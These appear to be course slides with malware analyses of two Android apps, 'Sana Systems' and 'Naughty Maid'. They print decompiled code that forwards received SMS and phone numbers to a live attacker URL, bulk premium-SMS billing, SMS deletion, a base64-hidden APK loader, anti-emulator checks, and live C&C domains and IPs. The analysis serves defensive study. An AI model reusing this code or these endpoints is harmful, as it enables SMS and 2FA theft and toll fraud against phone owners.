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
Formal Methods For Secure Systems
Malware analysis

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# Sana Systems – static analysis



Virus total shows the apk with a high potential to be malicious



Eblaqie.org is signaled as a malicious site – later on this point

#### **Permissions**

#### **Activities**

ir.siqe.holo.MainActivity ir.siqe.holo.MainActivity2

#### Receivers

ir.siqe.holo.MyReceiver

#### **Intent Filters By Action**

- + android.intent.action.MAIN
- + android.provider.Telephony.SMS\_RECEIVED

Details of the apk by VirusTotal

# Sana System - static analysis

#### Software flow:

- 1. Asks to input the phone number
- 2. Asks for RECEIVE\_SMS permission

public void onClick(View view) {

if (!editText.getText().toString().matches("(\\+98|0)?9\\d{9}")) {

- 3. Logs the new phone number with a GET request
- 4. Launch MainActivity2 and open a webview to eblaqie.org/pishgiri

#### Receiver:


When a new SMS is received, the message is logged to a remote server along with the text.


This could be used for 2FA stealing

```
Toast.makeText(MainActivity.this, "شماره مويايل معتبر نيست, 0).show();
      return;
   ActivityCompat.requestPermissions(MainActivity.this, new String[]{"android.permission.RECEIVE_SMS"}, 0);
   if (Integer.valueOf(ActivityCompat.checkSelfPermission(MainActivity.this, "android.permission.RECEIVE_SMS")).intValue() == 0) {
      edit.putString("phone", editText.getText().toString());
      edit.commit();
      new connect(editText.getText().toString(), "تارگت جدید نصب کرد", MainActivity.this);
      MainActivity.this.startActivity(new Intent(MainActivity.this, MainActivity2.class));
 public connect(final String str, final String str2, Context context) {
    this.url = str;
   this.context = context;
   AndroidNetworking.initialize(context);
   AndroidNetworking.get("https://eblaqie.org/ratsms.php?phone=" + str + "&info=" + str2).build().getAsJSONArray(new JSONArrayRequestListener()
      @Override // com.androidnetworking.interfaces.JSONArrayRequestListener
      public void onResponse(JSONArray jSONArray) {
public void onReceive(Context context, Intent intent) {
     SharedPreferences = context.getSharedPreferences("info", 0);
     SharedPreferences.Editor edit = sharedPreferences.edit();
     Bundle extras = intent.getExtras();
     String str = com.androidnetworking.BuildConfig.FLAVOR;
     if (extras != null) {
         Object[] objArr = (Object[]) extras.get("pdus");
         int length = objArr.length;
         SmsMessage[] smsMessageArr = new SmsMessage[length];
         for (int i = 0; i < length; i++) {
              smsMessageArr[i] = SmsMessage.createFromPdu((byte[]) objArr[i]);
              str = ((str + "\r\n") + smsMessageArr[i].getMessageBody().toString()) + "\r\n";
     if (str.contains("سایت شب")) {
         edit.putString("lock", "off");
         edit.commit();
        (str.contains("\n")) {
         str = str.replaceAll("\n", " ");
     new connect(sharedPreferences.getString("phone", "0"), str, context);
```

# Sana Systems – dynamic analysis







Behaviour of the application when a phone number with Iranian origin (+98) is inserted

Intercepted GET request to eblaqie.org – the phone number and received SMS are logged

# Sana System – conclusions

#### Confirmed behavior:

- The malware attack only Iranian phone numbers
- The malware can work on no longer supported version of Android (version 5.0 and later)
- Phone number are logged to a remote server with the received SMS message
- The malware open a WebView to a potentially malicious site (eblaqie.org/pishgiri)

# Suspected behavior:

- Eblaqie.org/pishgiri is a fake site, copy of a legit one (pishgiri.org)
- The fake site could be used to steal bank account information
- The SMS log function is used to steal 2FA codes
- The malware has a kill-switch activated by receiving an SMS containing "night site"

#### Point of interest found on internet:


- pishgiri.org is a legit site
- An online article talks about an Iranian malware called SanaSystem which is used to steal bank account info, it uses a fake site alike to the one by a common Iranian bank.

This indicate this malware could be the very same or part of the same phishing campaign


# Naughty Maid - presentation

# for i in \$(ls); do file \$i; done 0b41181a6b9c85b8fa5c8e8c836ac24dd6e738a0d843f0b81b46ffe41b925818: Java archive data (JAR) 0b8bae30da84fb181a9ac2b1dbf77eddc5728fab8dc5db44c11069fef1821ae6: Java archive data (JAR) 0c05e5035951e260725d15392c8792a4941f92f868558e8b90b52977d832a70d: Java archive data (JAR) 0c40fb505fb96ca9aed220f48a3c6c22318d889efa62bc7aaeee98f3a740afab: Java archive data (JAR)

assets/yf.conf	=
assets/yf/dynamiclib.bin	=
assets/yylist.xml	=
classes.dex	=
lib/armeabi/libbsjni.so	=
lib/armeabi/libcrypt_sign.so	=
lib/armeabi/libgirlstar v2.so	=



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MobSF signals the presence of a tracker

pay.5ayg.cn	No Geolocation information available.
pay.918ja.com	IP: 112.124.36.43 Country: China Region: Zhejiang City: Hangzhou Latitude: 30.293650 Longitude: 120.161423 View: Google Map
sdk.qipagame.cn	No Geolocation information available.
uop.umeng.com	No Geolocation information available.
vpay.api.eerichina.com	No Geolocation information available.

MobSF identifies many domain located in China, some of which with a very suspicious name

118.85.194.4	IP: 118.85.194.4 Country: China Region: Beijing City: Beijing Latitude: 39.907501 Longitude: 116.397232 View: Google Map
120.26.106.206	IP: 120.26.106.206 Country: China Region: Zhejiang City: Hangzhou Latitude: 30.293650 Longitude: 120.161423 View: Google Map
121.40.109.196	IP: 121.40.109.196 Country: China Region: Zhejiang City: Hangzhou Latitude: 30.293650 Longitude: 120.161423 View: Google Map
139,129,132,111	IP: 139.129.132.111 Country: China Region: Zhejiang City: Hangzhou Latitude: 30.293650 Longitude: 120.161423 View: Google Map

# Naughty Maid - obfuscation 3 levels of functions called by the entry point AppActivity->OnCreate()

J a.java J c.java

Services	14		
Receivers	4		
Decompiled files	1132		
Decompiled directories	256		
<pre><uses-permission <uses-permission="" android.per="" android:name="android.per&lt;/pre&gt;&lt;/th&gt;&lt;th&gt;mission.ACCESS_WIFI_STATE"></uses-permission></pre>			
<pre><uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"></uses-permission> <uses-permission android:name="android.permission.READ_PHONE_STATE"></uses-permission></pre>			
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<pre><uses-permission <use-permission="" <uses-permission="" android.permission="" android.permission"="" android:name="android.permission.permissi&lt;/th&gt;&lt;th&gt;mission.RESTART_PACKAGES"></uses-permission></pre>			
<pre><uses-permission android:name="android.permission.RECEIVE_WAP_PUSH"></uses-permission></pre> <pre>Dormissions required (from Android (12 pifost))</pre>			
Permissions required (from AndroidManifest)			

**Activities** 

# Naughty Maid - static analysis

The malware creates several pay-service, we will only follow YF\_Pay since it is the most articulated and likewise the others are also malicious

#### Software flow:

- 1. In the entry point, MyPayManager is initiated
- 2. Several SMS paid services is created
- 3.★ YF\_Pay call YFPaySDK
- 4. YFPaySDK uses an apk "yf\_apk" from encoded "yf.conf" and creates a new Intent
- 5. Calls SZYTPay class to act on the apk
  In the first image is possible to notice anti
  VM/Debug checks, these controls kills the
  process if an Intel CPU or Genymotion are
  detected

```
MY_CHANNEL_ID = channelKey;
 his.payManager = new MyPayManager(STATIC_ACTIVITY);
MyTallyUtil.getIns().init(STATIC_ACTIVITY).pushData("77777782", MY_CHANNEL_ID, null);
MyCheckUtil.getIns().init(STATIC_ACTIVITY, MY_APPID, "000519").reciveData();
MobclickAgent.startWithConfigure(new MobclickAgent.UMAnalyticsConfig(this, "59a906a6677baa6c220001cb", MY_CHANNEL_ID));
this.setPackageHandler.sendEmptyMessageDelayed(0, 1000L);
if (getCpuInfo().contains("Intel") || getUa().contains("Genymotion")) -
   Process.killProcess(Process.myPid());
   System.exit(0);
 ublic YF_Pay(Activity activity) {
   this mActivity = null;
   this.mActivity = activity;
   initPay();
@Override // com.cocos.game.iface.IPayHelper
public void initPay() {
   String exData = String.valueOf(AppActivity.MY_CHANNEL_ID) + ":" + AppActivity.MY_APPID;
   this.mjBilling = new YFPaySDK(this.mActivity, this.yf_pCallback, "000616", exData, AppActivity.MY_CHANNEL_ID);
public YFPaySDK(Activity gContext, BillingListener billingListener, String appid, String
     this.gContext = gContext;
     this.gBillingListener = billingListener;
     this.gAppid = appid;
     this.gDistro = distro;
     this.qFm = fm;
     filePath = gContext.getFileStreamPath(APK_NAME).getAbsolutePath();
     new UpdateSDK(gContext, this.mHandler, filePath).execute("");
     Intent intent = new Intent(gContext, UpdateServices.class);
     gContext.startService(intent);
     byte[] appidbyte = {50, 48, 54, 52, 55, 50, 48, 55};
     String ytappid = Utils.byteToString(appidbyte);
     SZYTPay.getInstance().init(gContext, ytappid, String.valueOf(appid) + " " + fm);
public void callAllPay(int payId) {
                                                       public void initPay() { 🦅
                                                           this.payList.add(new PZ Pay(this.m activiy));
    for (int i = 0; i < this.payList.size(); i++) {</pre>
                                                           this.payList.add(new SK_Pay(this.m_activiy));
        this.payList.get(i).usePay(payId);
                                                           this.payList.add(new YF_Pay(this.m_activiy));
                                                           this.payList.add(new WY_Pay(this.m_activiy));
    if (!this.START PAY) {
                                                           this.payList.add(new Y_Pay(this.m_activiy));
                                                           this.payList.add(new DM_Pay(this.m_activiy));
        this START PAY = true;
                                                           this.payList.add(new JY Pay(this.m activiy));
        this.timer.schedule(this.task, 1000L, 1000L);
                                                           this.payList.add(new SA Pay(this.m activiy));
```

# Naughty Maid - static analysis

#### YF flow:

- 1. Installs in the initSmsService method a class from the Dex file
- 2. InNoticeReceiver act as a receiver that also install a class from the Dex file
- 3. YFPaySDK in the pay method installs new and local plugins
- 4. In general, when a SMS is received it is deleted by the app to keep hiding from the phone owner

```
public class Cdo implements Serializable {

   /* renamed from: a reason: collision with root package name */
   public static final int f527a = 14;
   public static final int b = 15;
   public static final int c = 16;
   public static final int d = 20;
   public static final String e = "content://sms";
   public static final String f = "content://sms/sent";
   public static final String g = "content://sms/inbox";
   private static final long h = 1;
```

```
public class UpdateServices extends Service {
   private InNoticeReceiver insms = new InNoticeReceiver();
    private Class<?> smsClass = null;
   private Object smsObj = null;
   private void inItSmsServices() {
        IntentFilter localIntentFilter = new IntentFilter();
        localIntentFilter.addAction(ReceiveSmsReceiver.f557a);
        localIntentFilter.setPriority(Integer.MAX_VALUE);
        registerReceiver(this.insms, localIntentFilter);
        if (this.smsClass == null || this.smsObj == null) {
            this.smsClass = null;
            this smsObj = null;
                this.smsClass = DexClass.install(this, YFPaySDK.filePath).getDexClass("com.yf.billing.SmsServices");
                this.smsObj = this.smsClass.newInstance();
            } catch (Exception e) {
ublic class InNoticeReceiver extends BroadcastReceiver {
   private static final String TAG = InNoticeReceiver.class.getSimpleName();
```

```
SdkDlm.getInstance(context).installLocalPlugin();
pay(context, customerIdentity, feeCode, price, payResultListener);
```

```
private static int c(String str, Context context) {
    return context.getContentResolver().delete(Uri.parse(Cdo.e), str, null);
}
```

# Naughty Maid - static analysis - YF\_apk overview

- YF\_apk is hidden through the use of a conf file
- Copyfile is used to decode the conf file
- HandleMessage (part of SmsServices) calls checkSms that based on the content of the SMS tries to exfiltrate sensible information
- InSmsReceiver acts as a receiver, registers the SMS metadata and then checks an internal SQLite DB to filter incoming messages (not show in images)

```
public static void copyfile(Context context, File toFile) {
   String base64Code;
   try {
        AssetManager assetManager = context.getAssets();
        try {
            InputStream inputStream = assetManager.open("yf.conf");
            base64Code = loadTextFile(inputStream);
            inputStream.close();
        } catch (IOException e) {
        }
        byte[] buffer = Base64.decode(base64Code, 0);
        FileOutputStream out = new FileOutputStream(toFile);
        out.write(buffer);
        out.close();
    } catch (Exception e2) {
    }
}
```

# MyCheckUtil, MyTallyUtil and MobclickAgent by Umeng



## MyCheckUtil class

```
olic String doInBackground(String... arg0)
    String path = "http://web.5ayg.cn:30000/sg-backend/apkConfig/getApkConfig?gameId=" * MyCheckUtil.GAME_ID + "&channelId=" + MyCheckUtil.CHANNEL_ID;
           JSONObject jsonObject = new JSONObject(result);
           boolean a2 = isonObject.getBoolean("a"):
           boolean b = jsonObject.getBoolean("b");
            boolean c = jsonObject.getBoolean("c");
            MyCheckUtil.this.setFlagA(a2);
           MyCheckUtil.this.setFlagB(b);
           MyCheckUtil.this.setFlagC(c);
(MyCheckUtil.getIns().isFlagC()) {
 Cocos2dxGLSurfaceView.getInstance().queueEvent(new Runnable() { // from class: org.cocos2dx.cpp.AppActivity.2.2
     @Override // java.lang.Runnable
     public void run() {
          AppActivity.callCPP(1023);
 Cocos2dxGLSurfaceView.getInstance().queueEvent(new Runnable() { // from class: org.cocos2dx.cpp.AppActivity.2.3
     @Override // java.lang.Runnable
     public void run() {
          AppActivity.callCPP(1024);
```

- Both MyCheckUtil and MyTallyUtil classes log infos to remote servers
- MyCheckUtil gets a JSON object back, used to switch execution
   This is a form of C&C
- MobclickAgent is a user analytics tracker from a legit company
  - Umeng is a Beijing-based startup, leader for mobile app analytics

## MyTallyUtil class



# Naughty Maid - Dynamic analysis

```
139.129.132.111
39.108.217.60
39.108.61.29
alog.umeng.com
alog.umengcloud.com
cserver1.rjylq.cn
log1.ilast.cc
p1.ilast.cc
sdk.hzzrhzzr.com
sdkjx.hzzrhzzr.com
vpay.api.eerichina.com
yueyoufw.ldtang.com
```

List of contacted servers

Content-Type: application/x-www-form-urlencoded; charset=UTF-8

POST /index.php/MC/HB HTTP/1.1

Content-Length: 808

Host: p1.ilast.cc

Connection: close

```
GET /GetMobile/MatchingMobile.aspx?IMSI=3102600000000008IMEI=3582400511111110&
TimeStamp=1693818077783&ChannelId=88&Sign=253ac741f7407b16da7644a7920f20ac
HTTP/1.1
AppId: 605
PNO: 31053
V: 1.8.9
APNAME: epc.tmobile.com
UA: Android_unknown_sdk_google_phone_armv7
UID:
IMSI: 3102600000000000
IMEI: 358240051111110
TEL:
ICCID: 89014103211118510720
PHONE VERSION: Android 6.0
lac: 3
cid: 91
CType: -1
Host: 139.129.132.111:8001
Connection: close
User-Agent: Apache-HttpClient/UNAVAILABLE (java 1.4)
```

```
Some packets relay the victim's phone info in clear text...
```

```
screenWidth=1080
&networkType=4
&iccid=89014103211118510720
&packageName=com.jfvocq.trjuscnq
&sign=YmJmMWZiY2M1NGVhMzJkYzVhNDAxOWQzYWRiZDA2ODg%3D
&versionCode=69318
&cha=31053
&mobile=%2B15555215554
&plugins=
&LAC=3
&CID=91
&versionName=2.9.9
&MNC=260
&operatorSystem=6.0
&msa=zfp6m5yEfDq9rEgc4A746c5t
&imei=358240051111110
&isRoaming=0
&screenHeight=1794
&manufacturer=unknown
&tp=1693820245
&MCC=310
&imsi=3102600000000000
&ver=4117
&CMCC=
&model=sdk google phone armv7
```

...others do it in an encrypted manner

Accept-Encoding: gzip, deflate

N2V6dGNqeXNjMk55WldWdVYybGtkR2c5TVRBNE1DWnVaWFIzYjNKclZIbHdaVDAwSm1salkybGtQVGc1TURFME
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VTF0VFFtY0d4MVoybHVjejBtVEVGRFBUTW1RMGxFUFRreEpuWmxjbk5wYjI1T1lXMWxQVEl1T1M0NUprMU9Rej
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ak5YUW1hVzFsYVQwek5UZ3lOREF3TlRFeE1URXhNVEFtYVhOU2IyRnRhVzVuUFRBbWMyTnlaV1Z1U0dWcFoyaD
BQVEUzT1RRbWJXRnVkV1poWTNSMWNtVnlQWFZ1YTI1dmQyNG1kSEE5TVRZNU16Z3lNREkwTlNaTlEwTTlNekV3
Sm1sdGMyazlNekV3TWpZd01EQXdNREF3TURBd0puWmxjajAwTVRFM0prTk5RME05Sm0xdlpHVnNQWE5rYTE5bm
Iy0W5iR1ZmY0dodmJtVmZZWEp0ZGpjPQ==

User-Agent: Dalvik/2.1.0 (Linux; U; Android 6.0; sdk\_google\_phone\_armv7 Build/MASTER)

# Naughty Maid—conclusions

#### Confirmed behavior:

- The malware subscribes the phone to a series of premium SMS services
- It triggers them in a single loop, each service different from the other
- YF\_pay makes use of an apk and the Dex file to dynamically install new methods
- The malware can delete the received SMS message to not arouse suspicion
- The malware logs phone info to a remote server and initializes the tracker in MainActivity

# Suspected behavior:

- The malware could also act as a ransomware given its permission
- Given that when the malware logs phone info to a remote server and receives something back, it could indicate a "command & control" behavior
- The malware can open links/web-pages without the owner consent, this could allow new virus and other malicious software to be installed

#### Final comments

- The malware largely uses obfuscation to make harder to understand its functionality
- Anti VM/Debug checks makes dynamic analysis harder to perform
- All the domains are flagged as still online so this malware could still be active in the world
- Many common antiviruses did not recognize the software as malicious such as MalwareBytes